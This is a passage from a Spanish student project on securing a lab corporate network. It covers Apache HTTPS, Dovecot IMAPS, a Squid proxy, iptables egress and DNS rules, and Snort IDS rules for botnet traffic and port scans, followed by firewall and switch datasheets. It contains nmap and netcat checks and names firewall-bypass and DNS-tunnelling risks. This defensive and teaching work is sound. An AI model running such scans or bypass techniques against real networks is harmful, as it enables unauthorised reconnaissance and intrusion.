root@S1ServDMZ01web:~# mv webcorps1.key /etc/ssl/private/
root@S1ServDMZ01web:~# mv webcorps1.crt /etc/ssl/certs/
```

Figura 66 – Certificado SSL Apache en S1ServDMZ01web

A continuación, se crea el archivo de configuración para el sitio web por puerto 443 con SSL y se activa el nuevo sitio.

```
# Archivo /etc/apache2/sites-available/drupal-ssl.conf
<IfModule mod_ssl.c>
<VirtualHost _default_:443>
        ServerAdmin admin@dominio.local
        DocumentRoot /usr/share/drupal7
        <Directory />
                Options FollowSymLinks
                AllowOverride None
        </Directory>
        <Directory /usr/share/drupal7/>
                Options Indexes FollowSymLinks MultiViews
                AllowOverride None
                Order allow,deny
                allow from all
        </Directory>

        ErrorLog ${APACHE_LOG_DIR}/error-ssl.log
        LogLevel warn
        CustomLog ${APACHE_LOG_DIR}/ssl_access.log combined

        SSLEngine on
        SSLCertificateFile    /etc/ssl/certs/webcorps1.crt
        SSLCertificateKeyFile /etc/ssl/private/webcorps1.key

</VirtualHost>
</IfModule>


root@S1ServDMZ01web:/etc/apache2/sites-available# a2ensite drupal-ssl.conf
```

Figura 67 – Configuración de sitio HTTPS Apache en S1ServDMZ01web

Se añaden las reglas de apertura de puertos hacia el exterior en el cortafuegos S1FW01:

```
iptables -t nat -A PREROUTING -p tcp -d $IP_PUB --dport $PORT_HTTPS -j DNAT --to $IP_SERVDMZ01WEB:$PORT_HTTPS
iptables -A FORWARD -p tcp -d $IP_SERVDMZ01WEB --dport $PORT_HTTPS -j ACCEPT
```

Figura 68 – Reglas en cortafuegos para publicación de servicio HTTPS

Y se comprueba, desde la máquina externa de test, que tanto el puerto 80 como el 443 está abiertos y existe acceso web a través del protocolo https:




Figura 69 – Acceso a web corporativa en Sede 1 a través de HTTPS

Por último, se desactivan las entradas MAC estáticas y se vuelve a realizar una captura de tráfico entre el equipo S1User02admin y su puerta de enlace.




Figura 70 – Captura de tráfico HTTPS en S1User02admin

Como puede apreciarse, se ha establecido la conexión SSL y, a partir de ese momento, todo el tráfico está cifrado y no es posible interceptar el usuario ni ningún otro dato de la comunicación.

Sustracción de información: credenciales de acceso e información de mensajes de correo con IMAP

Como en el caso anterior, es importante cifrar las comunicaciones a pesar de que el envenenamiento ARP esté controlado.

Para mitigar este riesgo, es necesario activar el soporte SSL en el servidor IMAP que alberga los buzones de correo electrónico.Dovecot genera, durante su instalación, una pareja de claves público privada que sirven para realizar la prueba de concepto. Para activar el servicio, tan sólo es necesario modificar la directiva en el fichero correspondiente y reiniciar el servicio.

```
# Fichero /etc/dovecot/conf.d/10-ssl.conf

# SSL/TLS support: yes, no, required. <doc/wiki/SSL.txt>
ssl = yes

root@S1ServPriv01mail:/etc/dovecot/conf.d# /etc/init.d/dovecot restart
[ ok ] Restarting IMAP/POP3 mail server: dovecot.
```

Figura 71 – Activación de SSL en Dovecot

A continuación, se reconfigura el cliente de correo del usuario para que consulte su buzón a través del puerto de IMAP seguro, 993, se consulta el correo y se realiza una nueva captura desde la máquina de auditoría.




Figura 72 – Captura de tráfico IMAPs en S1User01pc1

Como puede observarse, se ha iniciado la comunicación cifrada y no es posible obtener ningún tipo de información sensible.

3.7.3 Tráfico no autorizado

Salto de cortafuegos: salida por puertos TCP de navegación web

Para evitar conexiones TCP directas desde el interior por los puertos de navegación, se ha instalado un elemento adicional que actuará a modo de Proxy HTTP.

Los datos de la nueva máquina son:

S1ServPriv01proxy

- Sistema Operativo: Debian GNU/Linux 7.9
- Tipo de servicio: proxy HTTP con Squid3 (http://www.squid-cache.org/)
- Ubicado en la red de servicios privados de la Sede 1, con IP 192.168.15.14
- Puertos abiertos: 3128
- Estado del servicio:

```
root@S1ServPriv01proxy:~# /etc/init.d/squid3 status
[ ok ] squid3 is running.
```

Figura 73 – Estado de servicio Squid

A continuación, se configura el cortafuegos trasero, S1FW02, para que sólo permita la salida a Internet, por los puertos TCP 80 y 443, a la máquina que ejerce de proxy. Además, se configura el acceso desde las redes de usuario hacia la IP del proxy, puerto 3128 TCP.

```
# Navegacion internet:

if [ $PROXY_HTTP -eq 0 ]; then
        iptables -A FORWARD -p tcp -m multiport --dports $PORT_HTTP,$PORT_HTTPS -j ACCEPT
else
        iptables -A FORWARD -s $IP_SERVPRIV01PROXY -p tcp -m multiport --dports $PORT_HTTP,$PORT_HTTPS -j ACCEPT
        iptables -A FORWARD -p tcp -s $NET_USER01 -d $IP_SERVPRIV01PROXY --dport $PORT_PROXY -j ACCEPT
        iptables -A FORWARD -p tcp -s $NET_USER02 -d $IP_SERVPRIV01PROXY --dport $PORT_PROXY -j ACCEPT
fi
```

Figura 74 – Reglas de cortafuegos para navegación a través de Proxy web en S1FW02

Tras ejecutar las reglas, no es posible salir al exterior por los puertos 80 y 443; por tanto, no es posible navegar ni conectarse a ningún servicio externo por dichos puertos, como se hizo anteriormente modificando el puerto de SSH en la máquina externa de test.

```
usuario1@S1User01pc1:~$ nc -vzn -w 3 192.168.1.101 80
(UNKNOWN) [192.168.1.101] 80 (http) : Connection timed out
usuario1@S1User01pc1:~$ ssh 192.168.1.101 -p 80
ssh: connect to host 192.168.1.101 port 80: Connection timed out
```

Figura 75 – Navegación por puerto 80 TCP sin Proxy bloqueada en S1User01pc1

De este modo es más complicado realizar conexiones remotas a servicios no autorizados por los puertos de navegación.

Como es obvio, a partir de este momento, para poder navegar, el usuario debe configurar en su navegador la dirección IP y puertos del proxy.




Figura 76 – Configuración de Proxy web en navegador de S1User01pc1

Salto de cortafuegos: salida por puerto UDP de consultas DNS

Mitigar este riesgo es sencillo, tan sólo es necesario bloquear las consultas DNS externas de cualquiera de las siguientes formas:

- Limitar las consultas hacia un par de servidores en los que se confía. Es la menos óptima, pero válida para solucionar el problema.
- Limitar las consultas hacia un par de servidores y, además, permitir que sólo un DNS interno de la organización pueda realizarlas, de modo que el único DNS que pueda ser consultado desde dentro de la infraestructura sea el interno.

En nuestro caso particular, se ha optado por la segunda opción. Puesto que ya se dispone de un servidor DNS interno, tan sólo es necesario bloquear el tráfico DNS de salida en el cortafuegos S1FW02 para todos los equipos excepto para el servidor interno, y configurar cada cliente para que utilice dicho servidor interno.

```
# DNS solo para SERVPRIV01DC:

iptables -A FORWARD -p udp -s $IP_SERVPRIV01DC --dport 53 -j ACCEPT
```

Figura 77 – Regla de cortafuegos para permitir tráfico DNS desde servidor S1ServPriv01DC

Tras ejecutar la regla, se comprueba que el cliente interno no puede acceder a ningún servidor DNS externo, y sólo puede consultar el privado. Al tratarse de un puerto UDP, se ha utilizado la herramienta “nmap” para realizar el escaneo de puertos y que se pueda apreciar de forma clara que está filtrado y no accesible.

```
root@S1User01pc1:~# nmap -sU 8.8.8.8 -Pn -p 53

Starting Nmap 6.00 ( http://nmap.org ) at 2016-01-11 19:25 CET
Nmap scan report for google-public-dns-a.google.com (8.8.8.8)
Host is up.
PORT   STATE         SERVICE
53/udp open|filtered domain

Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
root@S1User01pc1:~# nmap -sU 208.57.222.222 -Pn -p 53

Starting Nmap 6.00 ( http://nmap.org ) at 2016-01-11 19:25 CET
Nmap scan report for ord-static-208.57.222.222.mpowercom.net (208.57.222.222)
Host is up.
PORT   STATE         SERVICE
53/udp open|filtered domain

Nmap done: 1 IP address (1 host up) scanned in 4.82 seconds
root@S1User01pc1:~# nmap -sU 192.168.15.11 -Pn -p 53

Starting Nmap 6.00 ( http://nmap.org ) at 2016-01-11 19:25 CET
Nmap scan report for 192.168.15.11
Host is up (0.00045s latency).
PORT   STATE SERVICE
53/udp open  domain

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

Figura 78 – Consultas DNS desde S1User01pc1 abiertas sólo para S1ServPriv01DC

A partir de este momento, no es posible conectarse a un servidor DNS externo convenientemente configurado para encapsular TCP sobre UDP y, por tanto, no es posible utilizar este tipo solución para realizar conexiones no permitidas.

Sitio no confiable: conexión a red Botnet

Para detectar posibles accesos de los equipos de usuario a redes Botnet, es necesario disponer de herramientas que sean capaces de analizar patrones de tráfico determinados y, en función de los mismos bloquear el acceso o notificarlo a través de una alarma.

Para detectar este riesgo, se ha instalado un elemento adicional que actuará a modo de "IDS". Un IDS es un dispositivo capaz de analizar el tráfico que pasa por la red y actuar de diferentes formas en función de una definición de reglas establecidas. Esta máquina ha sido instalada en la propia red de los usuarios, concretamente en User01, con el fin de analizar el tráfico de la misma.

Los datos de la nueva máquina son:

S1User01ids

- Sistema Operativo: Debian GNU/Linux 7.9
- Tipo de servicio: IDS con Snort (https://www.snort.org/)
- Ubicado en la red User01, con IP 192.168.13.2
- Puertos abiertos: 22
- Estado del servicio:

```
root@S1User01ids:/etc/snort# /etc/init.d/snort status
[ ok ] Status of snort daemon(s):  eth0  OK.
```

Figura 79 – Estado de servicio Snort

Una vez instalado, se va a suponer que el patrón a buscar es la palabra “botnet” en el servicio web al que se conecta la máquina de usuario infectada. En este caso, es necesario crear una regla de detección en Snort que sea capaz de localizar ese patrón.

```
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

alert tcp any any -> $HOME_NET any (sid:2000001; msg:"Conexion a Botnet"; content:"botnet";)
```

Figura 80 – Regla de detección de cadena en Snort

Como puede observarse, no sólo se están controlando las conexiones a puertos 80 y 443, sino a cualquiera de ellos. El motivo es que, aunque la conexión no podría realizarse, es interesante conocer si una máquina está infectada e intentándose conectar a un servicio de botnet.

Una vez activado el sistema, si el equipo “S1User01pc1” se conecta a una dirección en cuyo contenido aparece la palabra botnet, el IDS generará una alarma con este hecho.




Figura 81 – Conexión desde S1User01pc1 a servidor de Botnet

```
root@S1User01ids:/etc/snort# tail -f /var/log/snort/alert
[**] [1:2000001:0] Conexion a Botnet [**]
[Priority: 0]
12/25-22:16:28.088540 192.168.1.101:80 -> 192.168.13.10:60753
TCP TTL:63 TOS:0x0 ID:729 IpLen:20 DgmLen:71 DF
***AP*** Seq: 0x16497E4A  Ack: 0x88513D47  Win: 0xE3  TcpLen: 32
TCP Options (3) => NOP NOP TS: 74874003 23387089
```

Figura 82 – Alerta Botnet Snort

Esta alarma puede ser utilizada tanto a título informativo como de otras formas, tales como desencadenamiento de acciones de bloqueo o notificación a los administradores.

Escaneo de puertos a cortafuegos

Al igual que en el escenario anterior, para detectar posibles actividades no permitidas por parte de los usuarios en la red, es necesario disponer de herramientas que sean capaces de analizar patrones de tráfico determinados y, en función de los mismos bloquear el acceso o notificarlo a través de una alarma.

Para detectar este tipo de actividades se aprovechará el IDS previamente instalado. Dada su versatilidad, es muy sencillo generar una serie de reglas que permitan alertar ante un escaneo de puertos, sin embargo, se generaría mucho ruido debido al gran número de alarmas. Snort facilita ciertas tareas a través de directivas de preprocesado, que permiten extender su funcionalidad a través de módulos que se ejecutan antes de que sea llamado el motor de detención. Entre otras, Snort ya incorpora una regla de preprocesado específica para detectar un escaneo de puertos, así que sólo es necesario activarla.

```
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

alert tcp any any -> $HOME_NET any (sid:2000001; msg:"Conexion a Botnet"; content:"botnet";)
preprocessor sfportscan: proto  { all } memcap { 10000000 } sense_level { low }
```

Figura 83 – Regla de detección de escaneo de puertos Snort

A continuación, se realiza un escaneo de puertos hacia la puerta de enlace desde un equipo de usuario.

```
root@S1User01pc1:~# nmap 192.168.13.1

Starting Nmap 6.00 ( http://nmap.org ) at 2015-12-25 23:10 CET
Nmap scan report for 192.168.13.1
Host is up (0.0030s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:97:FA:C4 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds
```

Figura 84 – Escaneo de puertos desde S1User01pc1 hacia su puerta de enlace

Y, por último, se observa cómo el IDS ha detectado el escaneo de puertos.

```
root@S1User01ids:/etc/snort# tail -f /var/log/snort/alert

[**] [122:1:1] PORTSCAN DETECTED [**]
[Classification: Attempted Information Leak] [Priority: 2]
12/25-23:10:09.468842 192.168.13.10 -> 192.168.13.1
PROTO:255 TTL:64 TOS:0x0 ID:3605 IpLen:20 DgmLen:164 DF
```

Figura 85 – Alerta escaneo de puertos Snort

4 Conclusiones

Cuando comencé este proyecto, no tenía muy claro cómo iba a ser el enfoque ni el alcance final del mismo. Era consciente de que, tratándose de un tema tan amplio como la seguridad en los servicios de una red telemática, iba a resultar muy difícil abarcar lo suficiente como para asegurar que se cubrían la mayor parte de aspectos, y sería muy fácil caer en ambigüedades y superficialidades que no aportasen ningún tipo de valor, ni a mí como estudiante, ni a ninguno de los lectores que pudieran interesarse por este documento.

A pesar de todo, decidí, con el apoyo de mi consultor, explorar las diferentes opciones y enfoques hasta conseguir un resultado que, si bien en ningún caso puede servir como guía de seguridad, espero que al menos cumpla con la misión de alertar sobre varios de los peligros más básicos que un administrador, o un usuario, pueden encontrarse un día cualquiera en la red del trabajo, de la universidad, de una cafetería o, incluso, de su propia casa.

La conclusión general es que todas las precauciones son pocas. Un administrador de sistemas en general, y de redes en particular, debe ser consciente de que el riesgo existe en cualquier punto, el ataque llega desde cualquier dirección, por cualquier medio posible, el impacto cubre todos los espectros y las consecuencias son imprevisibles si no se han tomado medidas.

La parte positiva es que la seguridad de las infraestructuras tecnológicas plantea un reto constante, muy ilusionante y es, a juicio de quien escribe, un mundo tan bonito como complejo.

La lectura final es que la seguridad es un conjunto de herramientas, capacidades, conocimiento y sentido común. En este proyecto hemos visto cómo, utilizando documentación y herramientas de uso público, aplicando las configuraciones adecuadas e instalando tan sólo dos dispositivos adicionales, hemos conseguido aumentar la seguridad de nuestra infraestructura.

5 Anexos

FortinetFortigate 100D – Hoja de características

DATA SHEET: FortiGate® 100D Series

SPECIFICATIONS

	FORTIGATE 100D	FORTIGATE 140D	FORTIGATE 140D-POE	FORTIGATE 140D-POE-T1
Hardware Specifications				
GE RJ45 Ports	20	40	24	24
GE RJ45 PoE Ports	–	–	16	16
GE SFP or RJ45 Shared Ports	2	–	–	–
GE SFP Ports	–	2	2	2
USB Ports (Client / Server)	1 / 2	1 / 1	1 / 1	1 / 1
T1 Port	–	–	–	1
Console Port	1	1	1	1
Internal Storage	32 GB	32 GB	32 GB	32 GB
Included Transceivers	NA	0	0	0
System Performance				
Firewall Throughput (1518 / 512 / 64 byte UDP packets)	2,500 / 1,000 / 200 Mbps			
Firewall Latency (64 byte UDP packets)	37 µs	46 µs	46 µs	46 µs
Firewall Throughput (Packets Per Second)	300 Kpps			
Concurrent Sessions (TCP)	3 Million			
New Sessions/Sec (TCP)	22,000			
Firewall Policies	10,000			
IPsec VPN Throughput (512 byte packets)	450 Mbps			
Gateway-to-Gateway IPsec VPN Tunnels	2,000			
Client-to-Gateway IPsec VPN Tunnels	5,000			
SSL-VPN Throughput	300 Mbps			
Concurrent SSL-VPN Users (Recommended Maximum)	300			
IPS Throughput	950 Mbps			
Antivirus Throughput (Proxy Based / Flow Based)	300 / 650 Mbps			
CAPWAP Clear-text Throughput (HTTP)	1.50 Gbps			
Virtual Domains (Default / Maximum)	10 / 10			
Maximum Number of FortiAPs (Total / Tunnel Mode)	64 / 32			
Maximum Number of FortiTokens	1,000			
Maximum Number of Registered FortiClients	600			
High Availability Configurations	Active / Active, Active / Passive, Clustering			
Dimensions				
Height x Width x Length (inches)	1.75 x 17.01 x 11.73	1.75 x 17.01 x 12.28	1.75 x 17.01 x 12.28	1.75 x 17.01 x 12.28
Height x Width x Length (mm)	44 x 432 x 298	44 x 432 x 312	44 x 432 x 312	44 x 432 x 312
Form Factor	Rack Mount, 1 RU	Rack Mount, 1 RU	Rack Mount, 1 RU	Rack Mount, 1 RU
Weight	9.5 lbs (4.3 kg)	11.5 lbs (5.2 kg)	11.5 lbs (5.2 kg)	11.5 lbs (5.2 kg)
Environment				
Power Required	100–240V AC, 50–60 Hz			
Maximum Current	110 V / 3 A, 220 V / 1.5 A	110 V / 2 A, 220 V / 1 A	110 V / 4 A, 220 V / 2 A	110 V / 4 A, 220 V / 2 A
Total Available PoE Power Budget*	–	–	270 W	270 W
Power Consumption (Average / Maximum)	52.6 W / 63.1 W	44.8 W / 58.7 W	193.4 W / 337.1 W	193.4 W / 337.1 W
Heat Dissipation	215.3 BTU/h	200.3 BTU/h	1150.2 BTU/h	1150.2 BTU/h
Operating / Storage Temperature	32–104°F (0–40°C) / -31–158°F (-35–70°C)			
Operating Altitude	Up to 7,400 ft (2,250 m)			
Humidity	20–90% non-condensing			
Compliance				
	FCC Part 15 Class A, C-Tick, VCCI, CE, UL/cUL, CB			
Certifications				
	ICSA Labs: Firewall, IPsec, IPS, Antivirus, SSL-VPN			

Note: All performance values are "up to" and vary depending on system configuration. Antivirus performance is measured using 44 Kbyte HTTP files. IPS performance is measured using 1 Mbyte HTTP files. IPsec VPN performance is based on 512 byte UDP packets using AES-256+SHA1. For complete, up-to-date and detailed feature set, please refer to the Administration Handbook and FortiOS Datasheet.

* Maximum loading on each PoE port is 15.4 W (802.3af).

FORTINET

GLOBAL HEADQUARTERS
Fortinet Inc.
899 Kifer Road
Sunnyvale, CA 94086
United States
Tel: +1.408.235.7700
www.fortinet.com/sales

EMEA SALES OFFICE
120 rue Albert Caquot
06560, Sophia Antipolis,
France
Tel: +33.4.8987.0510

APAC SALES OFFICE
300 Beach Road 20-01
The Concourse
Singapore 199555
Tel: +65.6513.3730


LATIN AMERICA SALES OFFICE
Prol. Paseo de la Reforma 115 Int. 702
Col. Lomas de Santa Fe,
C.P. 01219
Del. Alvaro Obregón
México D.F.
Tel: 011-52-(55) 5524-8480

WatchGuardFirebox M200 – Hoja de características

WatchGuard

Firebox	M200	M300
THROUGHPUT		
Firewall throughput	3.2 Gbps	4.0 Gbps
VPN throughput	1.2 Gbps	2 Gbps
AV throughput	620 Mbps	1.2 Gbps
IPS throughput	1.4 Gbps	2.5 Gbps
UTM throughput	515 Mbps	800 Mbps
Interfaces 10/100/1000	8	8
I/O interfaces	1 SRL/2 USB	1 SRL/2 USB
Concurrent connections (bi-directional)	1,700,000	3,300,000
New connections per second	20,000	48,000
VLANs	100	200
WSM licenses (incl)	4	4
Authenticated users limit	500	500
VPN TUNNELS		
Branch Office VPN	50	75
Mobile VPN IPSec	75	100
Mobile VPN SSL/L2TP	75	100

SECURITY FEATURES	
Firewall	Stateful packet inspection, deep packet inspection, proxy firewall
Application proxies	HTTP, HTTPS, SMTP, FTP, DNS, TCP, POP3
Threat protection	DoS attacks, fragmented & malformed packets, blended threats & more
VoIP	H.323, SIP, call setup and session security
Filtering options	Browser Safe Search, YouTube for Schools
Security subscriptions	Application Control, IPS, WebBlocker, GAV, Data Loss Prevention, spamBlocker, Reputation Enabled Defense, APT Blocker
VPN & AUTHENTICATION	
Encryption	DES, 3DES, AES 128-, 192-, 256-bit
IPSec	SHA-1, SHA-2, MD5, IKE pre-shared key, 3rd party cert
Single sign-on	Supports Windows, Mac OS X, mobile operating systems
Authentication	RADIUS, LDAP, Windows Active Directory, VASCO, RSA SecurID, internal database
MANAGEMENT	
Logging and notifications	WatchGuard, Syslog, SNMP v2/v3
User Interfaces	Centralized console (WSM), Web UI, scriptable CLI
Reporting	WatchGuard Dimension includes 90 pre-defined reports, executive summary and visibility tools
CERTIFICATIONS	
Security	Pending: ICSA Firewall, ICSA IPSec VPN, CC EAL4+, FIPS 140-2
Safety	NRTL/C, CB
Network	IPv6 Ready Gold (routing)
Hazardous substance control	WEEE, RoHS, REACH
NETWORKING	
Routing	Static, Dynamic (BGP4, OSPF, RIP v1/v2), Policy-based VPN
High Availability	Active/passive, active/active with load balancing
QoS	8 priority queues, DiffServ, modified strict queuing
IP address assignment	Static, DHCP (server, client, relay), PPPoE, DynDNS
NAT	Static, dynamic, 1:1, IPSec traversal, policy-based, Virtual IP for server load balancing
Link aggregation	802.3ad dynamic, static, active/backup
Other features	Port Independence, Multi-WAN failover and load balancing, server load balancing, transparent/drop-in mode



PHYSICAL AND POWER SPECIFICATIONS

Product Dimensions	17" x 1.75" x 12.08" (431 x 44 x 307 mm)
Shipping Dimensions	18" x 21" x 5.25" (45.7 x 53.3 x 13.3 cm)
Shipping Weight	17 lb (7.7 kg)
AC Power	100-240 VAC Autosensing
Power Consumption	U.S. 75 Watts (max), 256 BTU/hr (max)
Rack Mountable	1U rack mount kit included

ENVIRONMENT	OPERATING	STORAGE
Temperature	32° F to 104° F 0° C to 40° C	-40° F to 158° F -40° C to 70° C
Relative Humidity	10% to 85% non-condensing	10% to 95% non-condensing
Altitude	0 to 9,843 ft at 95° F (3,000 m at 35° C)	0 to 15,000 ft at 95° F (4,570 m at 35° C)
MTBF	51,644 hours @ 77° F (25° C)	

STRONG SECURITY AT EVERY LAYER

WatchGuard uses a best-of-breed strategy to create the most reliable security solutions on the market. By partnering with industry-leading technology vendors, WatchGuard delivers an all-star family of network security products.

SOPHOS websense CYREN AVG TREND MICRO lastline

EXPERT GUIDANCE AND SUPPORT

An initial subscription to Standard Support is included with every Firebox M200 and M300 appliance. Standard Support provides hardware warranty with advance hardware replacement, technical support, and software updates. 24 x 7 Support is included in the UTM Security Suite, upgrading support hours from 12/5 to 24/7.

MULTIPLE PURCHASE OPTIONS

The flexibility of WatchGuard's integrated platform makes it easy to have exactly the security components your business network requires. Talk to your authorized WatchGuard reseller about very affordable bundled subscriptions for the Firebox M200 and M300.

Juniper EX2200 – Hoja de características

EX2200 Ethernet Switch Specifications

Physical Specifications

Dimensions (W x H x D)

- Width: 17.4 in (44.1 cm) for desktop installations
  17.5 in (44.6 cm) with rack-mount brackets
- Height: 1.75 in (4.45 cm) for 1U installations
- Depth: 10 in (25.43 cm)

Weight

- EX2200-24T: 6 lb (2.7 kg)
- EX2200-24P: 8 lb (3.6 kg)
- EX2200-48T: 8 lb (3.6 kg)
- EX2200-48P: 10 lb (4.5 kg)

Environmental Ranges

- Operating temperature: 32° to 113° F (0° to 45° C)
- Storage temperature: -40° to 158° F (-40° to 70° C)
- Operating altitude: up to 10,000 ft (3,048 m)
- Non-operating altitude: up to 16,000 ft (4,877 m)
- Relative humidity operating: 10% to 85% (noncondensing)
- Relative humidity non-operating: 0% to 95% (noncondensing)

Power Options

Model	Maximum System Power Consumption (Input Power without PoE)	Total PoE Power Budget
EX2200-24T-4G	50 W AC	0
EX2200-24P-4G	65 W AC	405 W
EX2200-48T-4G	76 W AC	0
EX2200-48P-4G	91 W AC	405 W

Cooling

Airflow:

- 24T/48T: 11 cfm
- 24P/48P: 16.4 cfm

Hardware Specifications

- Switching Engine Model: Store and forward
- DRAM: 512 MB
- Flash: 1 GB
- CPU: 800 MHz ARM CPU
- GbE port density per system:
  - 24P/24T: 28 (24 host ports + four-port GbE uplinks)
  - 48P/48T: 52 (48 host ports+ four-port GbE uplinks)

Optics

- 100 Mbps optic/connector type: LC SFP fiber supporting 100BASE-FX SFP (multimode) and BX (single strand)
- 10/100/1000BASE-T connector type RJ-45
- GbE SFP optic/connector type: RJ-45, or LC SFP fiber supporting 1000BASE-T SFP, SX (multimode), LX (single-mode), or LH/ZX (single-mode)

Physical Layer

- Physical port redundancy: Redundant Trunk Group (RTG)
- Time-domain reflectometry (TDR) for detecting cable breaks
  and shorts
- Auto MDI/MDIX (medium-dependent interface/medium-dependent interface crossover) support
- Port speed downshift/setting maximum advertised speed on 10/100/1000BASE-T ports
- Digital optical monitoring for optical ports

Packet Switching Capacities

- 24P/24T: 56 Gbps
- 48P/48T: 104 Gbps

Layer 2 Throughput (Mpps)

- 24P/24T: 41.7 Mpps (wire speed)
- 48P/48T: 77.4 Mpps (wire speed)

Layer 2 Switching

- Maximum MAC addresses in hardware: 16,000
- Jumbo frames: 9216 bytes
- Number of VLANs: 1,024 (VLAN IDs: 4,096)
- Port-based VLAN
- MAC-based VLAN
- Voice VLAN
- Private VLAN (PVLAN)
- IEEE 802.1ak: Multiple VLAN Registration Protocol (MVRP)
- Multicast VLAN Registration (MVR)
- Compatible with Per-VLAN Spanning Tree Plus (PVST+)
- RVI (Routed VLAN Interface)
- IEEE 802.1AB: Link Layer Discovery Protocol (LLDP)
- LLDP-MED with VoIP integration
- IEEE 802.1D: Spanning Tree Protocol
